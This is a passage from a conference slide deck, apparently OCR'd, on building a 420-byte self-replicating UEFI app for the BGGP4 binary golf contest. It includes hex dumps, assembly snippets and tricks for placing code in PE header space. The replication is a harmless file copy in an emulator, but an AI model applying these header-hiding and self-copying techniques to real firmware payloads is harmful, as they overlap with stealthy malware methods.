00000190 d400 0000 4831 d252 4889 e248 8b4d b048 ....H1.RH..H.M.H
000001a0 89c8 488b 4008 ffd0 4d31 d241 b901 0000 ..H.@...M1.A....
000001b0 0041 b85c 0061 0041 5049 89e0 4831 d252 .A.\.a.API..H1.R
000001c0 4889 e248 8b4d 9848 89c8 488b 4008 ffd0 H..H.M.H..H.@...
000001d0 49b9 0300 0000 0000 0080 4c8d 0594 0000 I.........L.....
000001e0 0048 31d2 5248 89e2 488b 4d98 5050 5050 .H1.RH..H.M.PPPP
000001f0 4889 c848 8b40 08ff d049 89e0 488b 55b8 H..H.@...I..H.U.
00000200 4831 c948 8b45 e848 8b40 40ff d04c 8b85 H1.H.E.H.@@..L..
00000210 60ff ffff 488d 55b8 488b 4d88 4889 c848 `...H.U.H.M.H..H
00000220 8b40 20ff d04c 8b85 60ff ffff 488d 55b8 .@ ..L..`...H.U.
00000230 488b 4d80 4889 c848 8b40 28ff d048 8b4d H.M.H..H.@(..H.M
00000240 8048 89c8 488b 4010 ffd0 488b 8d60 ffff .H..H.@...H..`..
00000250 ff48 8b45 e848 8b40 b8ff d048 8b4d 8848 .H.E.H.@...H.M.H
00000260 89c8 488b 4010 ffd0 4881 c4a0 0000 00b8 ..H.@...H.......
00000270 5500 0000 c334 00                       U....4.
user@gamer:~/uefi$
```

# Confirming The Header Is Loaded Properly

I want the loader to map the whole file as is and not put different sections at different memory offsets.

This makes relative jumps and short data references work

Adjusting the value of AddressOfEntrypoint in the PE header makes this possible

I still needed to confirm that the header wasn't modified by the loader, so I dumped it with this command in GDB:


(gdb) dump binary memory pe_header_in_memory.bin 0x6222000 0x62220E4

# Jmp Around

Moving the code up to the header requires you to know the exact size of the instructions

Using ndisasm helps with this

Divided the code up into little chunks of 8-12 bytes



# Short Jumping

A short jump costs 2 bytes

You can only jump backwards 125 bytes and forward 127 bytes

If you go any further, it assembles to a larger instruction which we don't want

Short Jump Tables (pictured) from The Starman's Realm [40]

For **JMP** instructions beginning at Offset **100**h, the following is true:

| Second Byte Value | Bytes in-between | NextInstruction Location (Hex) |
|---|---|---|
| 00 | 0 | 102 |
| 01 | 1 | 103 |
| 02 | 2 | 104 |
| 03 | 3 | 105 |
| 04 | 4 | 106 |
| ... | ... | ... |
| 7c | 124 | 17e |
| 7d | 125 | 17f |
| 7e | 126 | 180 |
| 7f | 127 | 181 |

For **JMP** instructions beginning at Offset **200**h, the following is true:

| Second Byte Value | Logical NOT (hex) | Two's (2's) Complement* | Next Instruction Location (Hex) | Bytes in-between |
|---|---|---|---|---|
| FF | 00 | -1 | 201 | Possibly a clever trick, but very Un-Professional |
| FE | 01 | -2 | 200 | Endless Loop |
| FD | 02 | -3 | 1FF | 0 |
| FC | 03 | -4 | 1FE | 1 |
| FB | 04 | -5 | 1FD | 2 |
| ... | ... | ... | ... | ... |
| 83 | 7C | -125 | 185 | 122 |
| 82 | 7D | -126 | 184 | 123 |
| 81 | 7E | -127 | 183 | 124 |
| 80 | 7F | -128 | 182 | 125 |

*Showing the fact that the 8-bit **signed** bytes here are all ***negative***.

# Golfing Strategy: Storing Data And Code In The Header

Using the FREE spaces in the header, we can store code and data.

Each space containing code needs 2 bytes for the short jump.

Data references must be kept close to the code referencing it to keep instruction sizes small.


# Golfing Strategy: Assuming Addresses are 32 bit

OVMF only uses 32 bit addresses, even though 64 bit registers and instructions are used.

This saves a significant amount of bytes on movs and address calculations.

The downside is that the code won't be as portable for systems that may use a larger address space.

```
mov rbx, rdx ; Moves data to all 64 bits of rbx
mov ebx, edx ; Moves data to bottom 32 bits of rbx, clears top 32
mov bx, dx   ; Moves data to bottom 16 bits of rbx, doesn't touch the rest.
mov bl, dl   ; Moves data to bottom 8 bits of rbx, doesn't touch the rest.
```




# Golfing Strategy: Reusing Register Values

Some needed values happened to be in registers after various calls (confirmed with GDB).

This let me remove larger stack references and replace with smaller mov instructions.

Assuming RAX is 0 (EFI_SUCCESS) [41] after calls also helped to save space.

The downside is that this is not the most stable code.



# Golfing Strategy: Shrinking Constants With Code

This is a standard strategy, using bitwise operations and math tricks to generate large numbers with fewer bytes that it takes to store them.

This touches on a concept familiar to code golfers, Kolmogorov Complexity [42].

Consider the following two strings of 32 lowercase letters and digits:

`abababababababababababababababab` , and
`4c1j5b2p0cv4w1x8rx2y39umgw5q85s7`

The first string has a short English-language description, namely "write ab 16 times", which consists of **17** characters. The second one has no obvious simple description (using the same character set) other than writing down the string itself, i.e., "write 4c1j5b2p0cv4w1x8rx2y39umgw5q85s7" which has **38** characters. Hence the operation of writing the first string can be said to have "less complexity" than writing the second.

More formally, the complexity of a string is the length of the shortest possible description of the string in some fixed universal description language (the sensitivity of complexity relative to the choice of description language is discussed below). It can be shown that the Kolmogorov complexity of any string cannot be more than a few bytes larger than the length of the string itself. Strings like the *abab* example above, whose Kolmogorov complexity is small relative to the string's size, are not considered to be complex.

Description of Kolmogorov Complexity from Wikipedia

# Golfing Strategy: Crowdsourcing


For some optimizations, I was curious about how others would approach them.

Particularly for instructions that would be the same size or even larger when attempting to optimize.

Asked on Twitter

Asked on Mastodon

Chatted with iximeow!!




```
; OPT(-3) This is a fancy lil dumb trick that sets this value in r9.
; In case of bug, uncomment the first line and comment out the next three.
  ;mov r9, 0x8000000000000003 ; r9 = OpenMode, with create and r/w
  push 7
  pop r9
  ror r9, 1 ; r9 = *OpenMode, with create and r/w ; OPT(-3)
```

# Golfing Strategy: No Clean Up

Some of the calls were just clean up functions, which don't interfere with execution

I could go without closing the original file or freeing the allocated chunk.

Got down to 440 bytes

Do NOT Ask Her To Clean Up!!

# Golfing Strategy: Header Feng Shui

The Optional Header's Subsystem value needed to be 0x000A, but it separated two FREE zones where I could put code.

I looked for anything that had 000A in the code that I could use, and found a match in the newline of the UTF-16 string "4\n".

After I moved this piece of code up to the header, my app was 420 bytes and I considered it done

```
Bytes          Code
53             push rbx
BA34000A00     mov  edx, 0xa0034
52             push rdx
89E2           mov  edx, esp
```

# Final Result

420 byte UEFI app!!!

Writeup [43]

```
user@gamer:~/uefi$ ./buildall.sh
00000000 4d5a 0001 5045 0000 6486 0100 89c8 488b MZ..PE..d.....H.
00000010 5260 488b 4008 eb44 a000 0602 0b02 488b R`H.@..D......H.
00000020 45e8 678b 8098 0000 0090 eb18 e400 0000 E.g.............
00000030 3400 0000 5555 5555 5555 5555 0400 0000 4...UUUUUUUU....
00000040 0400 0000 488b 4df8 ffd0 488b 4dd8 488b ....H.M...H.M.H.
00000050 4918 eb38 00f0 0000 e400 0000 52ba 3400 I..8........R.4.
00000060 0a00 5289 e2ff d050 4989 e048 ba8e 3f00 ..R....PI..H..?.
00000070 a0c9 6972 3b52 48ba a131 1b5b 6295 d211 ..ir;RH..1.[b...
00000080 5289 e290 eb98 eb84 0600 0000 51ba 0003 R...........Q...
00000090 0000 524d 31c0 4150 4989 e048 8b45 e848 ..RM1.API..H.E.H
000000a0 ba8e 3900 a0c9 6972 3b52 eb44 0000 0000 ..9...ir;R.D....
000000b0 0000 0000 0000 0000 0000 0000 2e74 6578 ..............tex
000000c0 7400 0000 c000 0000 e400 0000 c000 0000 t...............
000000d0 e400 0000 0000 0000 0000 0000 0000 0000 ................
000000e0 2000 5060 89e5 5152 89d0 488b 4840 eb96  .P`..QR..H.H@..
000000f0 48ba 225b 4e96 5964 d211 5289 e248 8b80 H."[N.Yd..R..H..
00000100 9800 0000 ffd0 5089 e248 8b4d b089 c848 ......P..H.M...H
00000110 8b40 08ff d041 b901 0000 0041 b85c 0061 .@...A.....A.\.a
00000120 0041 5049 89e0 5089 e248 8b4d 9889 c848 .API..P..H.M...H
00000130 8b40 08ff d06a 0741 5949 d1c9 4c8d 05ed .@...j.AYI..L...
00000140 feff ff50 4889 e248 8b4d 9850 5050 5089 ...PH..H.M.PPPP.
00000150 c848 8b40 08ff d049 89e0 488b 55b8 89c1 .H.@...I..H.U...
00000160 488b 45e8 488b 4040 ffd0 4989 d048 8d55 H.E.H.@@..I..H.U
00000170 b848 8b4d 8889 c848 8b40 20ff d04d 89d8 .H.M...H.@ ..M..
00000180 488d 55b8 488b 4d80 89c8 488b 4028 ffd0 H.U.H.M...H.@(..
00000190 488b 4d80 89c8 488b 4010 ffd0 4881 c4a0 H.M...H.@...H...
000001a0 0000 00c3                               ....
-rw-rw-r-- 1 user user 420 Feb 28 22:09 root/a
[+] Starting QEMU
[+] Sending HMP commands
[+] Reading output
Shell> a
4
Shell> comp a 4
[no differences encountered]
Shell> user@gamer:~/uefi$
```

# Future Optimizations

There are still things that could be done, but I was happy with the result.

Some relative offsets and stack references could be used a bit better, and some code chunks could be reworked entirely.

# A More Practical Example

# 301 Moved Permanently

Since BGGP5 is happening now, I will instead demonstrate some of the techniques I had for this demo in my entry.

https://binary.golf/5

# Keep In Touch!

https://n0.lol  - My Website

https://binary.golf - Binary Golf Website

https://twitter.com/netspooky

https://twitter.com/binarygolf

https://github.com/binarygolf/bggp

# References


[1] “LKM Golf” rqu & netspooky (2023), https://tmpout.sh/3/19.html

[2] “BGGP4: A 420 Byte Self-Replicating UEFI App For x64”, netspooky (2024), https://github.com/netspooky/golfclub/tree/master/uefi/bggp4

[3] “Adventures In Binary Golf”, netspooky (Airgap 2020 Conference) https://youtu.be/VLmrsfSE-tA

[4] “Abusing file formats; or, Corkami, the Novella”, Ange Albertini (PoC||GTFO 7:6), https://www.alchemistowl.org/pocorgtfo/pocorgtfo07.pdf

[5] “BGGP4: Replicate”, Binary Golf Association (2023), https://binary.golf/4

# References


[6] “UEFI FAQ” https://uefi.org/faq

[7] “Ralf Brown’s INTERRUP.LST” https://www.ctyme.com/rbrown.htm

[8] “UEFI Overview - Driver Execution Environment (DXE) Phase” https://uefi.org/specs/PI/1.8/V2_Overview.html

[9] “UEFIRC - IRC Client for UEFI” https://github.com/codyd51/uefirc

[10] “Trusted Platforms UEFI, PI and TCG-based firmware”, Intel Whitepaper, https://www.intel.com/content/dam/doc/white-paper/uefi-pi-tcg-firmware-white-paper.pdf

# References


[11] “EDK2 Driver Writers Guide - Section 3.7 UEFI Images” https://tianocore-docs.github.io/edk2-UefiDriverWritersGuide/draft/3_foundation/37_uefi_images/README.7.html#37-uefi-images

[12] EDK2 Repo, https://github.com/tianocore/edk2

[13] gnu-efi Repo, https://sourceforge.net/p/gnu-efi/code/ci/master/tree/

[14] “UEFI App Bare Bones”, https://wiki.osdev.org/UEFI_App_Bare_Bones

[15] “EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL.OutputString()”, https://uefi.org/specs/UEFI/2.10/12_Protocols_Console_Support.html#efi-simple-text-output-protocol-outputstring

# References


[16] “UEFI Shell Specification”, https://uefi.org/sites/default/files/resources/UEFI_Shell_2_2.pdf

[17] “UEFI Calling Conventions”, https://uefi.org/specs/UEFI/2.10/02_Overview.html#detailed-calling-conventions

[18] “UEFI Handoff State”, https://uefi.org/specs/UEFI/2.10/02_Overview.html#handoff-state-2

[19] “UEFI Image Entry Point”, https://uefi.org/specs/UEFI/2.10/04_EFI_System_Table.html#uefi-image-entry-point

[20] “EFI System Table”, https://uefi.org/specs/UEFI/2.10/04_EFI_System_Table.html#efi-system-table-1

# References


[21] “UEFI Specification 2.10”, https://uefi.org/specs/UEFI/2.10/

[22] “EFI_BOOT_SERVICES.LocateProtocol()”, https://uefi.org/specs/UEFI/2.10/07_Services_Boot_Services.html#efi-boot-services-locateprotocol

[23] “EFI_BOOT_SERVICES.HandleProtocol()”, https://uefi.org/specs/UEFI/2.10/07_Services_Boot_Services.html#efi-boot-services-handleprotocol

[24] “Protocol Handler Services”, https://uefi.org/specs/UEFI/2.10/07_Services_Boot_Services.html#protocol-handler-services

[25] “UEFI File access APIs”, https://krinkinmu.github.io/2020/10/31/efi-file-access.html

# References


[26] “UEFI Programming Repo - TestFileIo.c”, https://github.com/zhenghuadai/uefi-programming/blob/master/book/FileIo/TestFileIo.c

[27] “UEFI Overview - Protocols”, https://uefi.org/specs/UEFI/2.10/02_Overview.html#protocols

[28] “EFI_FILE_PROTOCOL.Open()”, https://uefi.org/specs/UEFI/2.10/13_Protocols_Media_Access.html#efi-file-protocol-open

[29] “EFI_BOOT_SERVICES.AllocatePool()”, https://uefi.org/specs/UEFI/2.10/07_Services_Boot_Services.html#efi-boot-services-allocatepool

[30] “EFI_FILE_PROTOCOL.Read()”, https://uefi.org/specs/UEFI/2.10/13_Protocols_Media_Access.html#efi-file-protocol-read

# References


[31] “EFI_FILE_PROTOCOL.Write()”, https://uefi.org/specs/UEFI/2.10/13_Protocols_Media_Access.html#efi-file-protocol-write

[32] “EFI_BOOT_SERVICES.FreePool()”, https://uefi.org/specs/UEFI/2.9_A/07_Services_Boot_Services.html#efi-boot-services-freepool

[33] “EFI_FILE_PROTOCOL.Close()”, https://uefi.org/specs/UEFI/2.10/13_Protocols_Media_Access.html#efi-file-protocol-close

[34] “PE101”, corkami, https://github.com/corkami/pics/blob/master/binary/pe101/pe101.pdf

[35] “Terse Executables”, https://uefi.org/specs/PI/1.8/V1_TE_Image.html

# References


[36] “EFI_BOOT_SERVICES.LoadImage()”, https://uefi.org/specs/UEFI/2.10/07_Services_Boot_Services.html#efi-boot-services-loadimage

[37] “How to run OVMF”, https://github.com/tianocore/tianocore.github.io/wiki/How-to-run-OVMF

[38] “tiny.asm”, https://github.com/corkami/pocs/blob/master/PE/tiny.asm

[39] “pe32template.asm”, https://github.com/netspooky/kimagure/blob/main/pe32template.asm

[40] “Using SHORT (Two-byte) Relative Jump Instructions”, https://thestarman.pcministry.com/asm/2bytejumps.htm

# References

[41] “Status Codes”, https://uefi.org/specs/UEFI/2.10/Apx_D_Status_Codes.html

[42] “Kolmogorov Complexity”, https://en.wikipedia.org/wiki/Kolmogorov_complexity

[43] “BGGP4: A 420 Byte Self-Replicating UEFI App For x64”, https://github.com/netspooky/golfclub/tree/master/uefi/bggp4